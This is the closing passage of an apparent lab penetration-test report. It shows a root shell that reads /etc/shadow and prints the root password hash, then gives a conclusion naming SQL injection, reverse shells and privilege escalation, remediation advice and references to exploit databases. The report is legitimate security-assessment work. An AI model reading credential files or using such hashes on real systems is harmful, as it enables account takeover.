bin   dev  Flag3.txt  initrd.img      lib    lost+found  mnt  proc  run   snap  sys  usr  vmlinuz
boot  etc  home       initrd.img.old  lib64  media       opt  root  sbin  srv   tmp  var  vmlinuz.old
# cat /etc/shadow/
cat: /etc/shadow/: Not a directory
# cat /etc/shadow
root:$6$i041rUFN$CbUZihJ65XZL5fMAoS7yXe319Wb2vlmY0zMMDOwewQTQMpYLOan6iDDAQfRgNppKWNqSBJFT1UDniRuN5eUGN.:1
8316:0:99999:7:::
daemon:*:17001:0:99999:7:::
bin:*:17001:0:99999:7:::
sys:*:17001:0:99999:7:::
sync:*:17001:0:99999:7:::
games:*:17001:0:99999:7:::
```

Figure 17: Execute and show root access, with root hash.

Conclusion

In conclusion, I was able to access the root hash and gain root access to the server by SQL Injection, reverse shells and privilege escalation which may be catastrophic if done in a malicious manner.

Recommendations

- Update all software to their latest stable versions.
- Follow password standards and have stronger passwords.
- Do not store old configuration files or testing files on a production machine.
- Conduct regular vulnerability assessments.

Overall Rating

- My overall rating for the risk assessment is very high. An attacker could go from no information to root access.

References

CWE - CWE-521: Weak Password Requirements (4.6). Cwe.mitre.org. (2022). Retrieved 25 April 2022, from https://cwe.mitre.org/data/definitions/521.html.

Fil, J. (2022). *WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection*. Exploit Database. Retrieved 21 April 2022, from https://www.exploit-db.com/exploits/48918.

Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation. Exploit Database. (2022). Retrieved 21 April 2022, from https://www.exploit-db.com/exploits/45010.

metasploit-framework/wp_admin_shell_upload.md at master · rapid7/metasploit-framework. GitHub. (2022). Retrieved 21 April 2022, from https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/exploit/unix/webapp/wp_admin_shell_upload.md.

Neef, S. (2022). *WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts*. Exploit Database. Retrieved 21 April 2022, from https://www.exploit-db.com/exploits/47690.